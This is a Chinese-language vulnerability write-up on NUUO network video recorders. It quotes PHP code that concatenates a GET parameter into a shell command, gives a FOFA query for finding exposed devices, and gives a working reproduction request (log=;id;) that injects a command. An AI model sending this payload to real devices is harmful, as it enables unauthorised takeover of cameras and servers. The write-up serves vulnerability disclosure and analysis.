漏洞简介
NUUO摄像头是中国台湾NUUO公司旗下的一款网络视频记录器,NUUO摄像头 handle_site_config.php 、 handle_config.php、__debugging_center_utils___.php
存在远程命令执行漏洞,攻击者可以利用此漏洞在服务器上执行任意命令造成服务器失陷。
影响版本
fofa语法
body="www.nuuo.com/eHelpdesk.php"
漏洞分析
handle_site_config.php 业务逻辑如下
<?php
define("LOG_FILE_FOLDER", "/mtd/block4/log");

function print_file($file_fullpath_name)
{
    $cmd = "cat " . $file_fullpath_name;
    echo $file_fullpath_name . "\n\n";
    system($cmd);
}

// Make sure program execution doesn't time out
// Set maximum script execution time in seconds (0 means no limit)
//set_time_limit(0);
?>

<html>
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <title>Debugging Center</title>
</head>
<body>

<pre>
<?php
    if (isset($_GET['log']) && !empty($_GET['log']))
    {
        $file_fullpath_name = constant('LOG_FILE_FOLDER') . '/' . basename($_GET['log']);
        print_file($file_fullpath_name);
    }
    else
    {
        die("unknown command.");
    }
?>
</pre>

</body>
</html>
通过 get 获取 log 参数值 拼接进 $file_fullpath_name 再将其代入 print_file 函数执行,而 print_file 函数里将 $file_fullpath_name 拼接进 cat 命令后调用 system 函数执行直接执行导致任意命令执行漏洞。
另外两个文件 handle_config.php、__debugging_center_utils___.php漏洞点和此处一样
漏洞复现
GET /handle_site_config.php?log=;id; HTTP/1.1
Host: nuuo.mrxn.net

成功执行 id 命令,并回显执行结果。

